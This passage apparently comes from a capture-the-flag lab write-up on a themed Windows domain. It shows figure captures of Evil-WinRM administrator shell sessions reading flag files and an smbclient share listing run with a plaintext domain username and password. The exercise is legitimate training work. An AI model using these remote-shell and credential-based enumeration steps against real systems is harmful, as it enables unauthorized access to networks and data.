*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 19

```

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/18/2025   2:10 PM             169 flag.txt
-a-----         5/18/2025   2:14 PM            2304 Microsoft Edge.lnk

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
FLAG - Beneath the Capitol's songs and serpent smiles lies the true game: control the strings,
silence the songbird, and you become the snake who rewrites the rules.
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

Figure 20

```

*Evil-WinRM* PS C:\rebellion> cat flag.txt
FLAG - The Capitol must fall. Glory to District 12.

```

Figure 21

```

(kali@kali)-[~]
└─$ smbclient -L192.168.34.100 \
  -U 'SONGBIRDS.SNAKES\ariadne.sedge%pepper'

Sharename      Type      Comment
-----
Academy         Disk
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
Common          Disk
Gamemakers      Disk
IPC$            IPC
NETLOGON        Disk      Logon server share
Rebellion        Disk
SYSVOL          Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.34.100 failed (Error NT_STATUS_RESOURCE_NA
E_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

Figure 22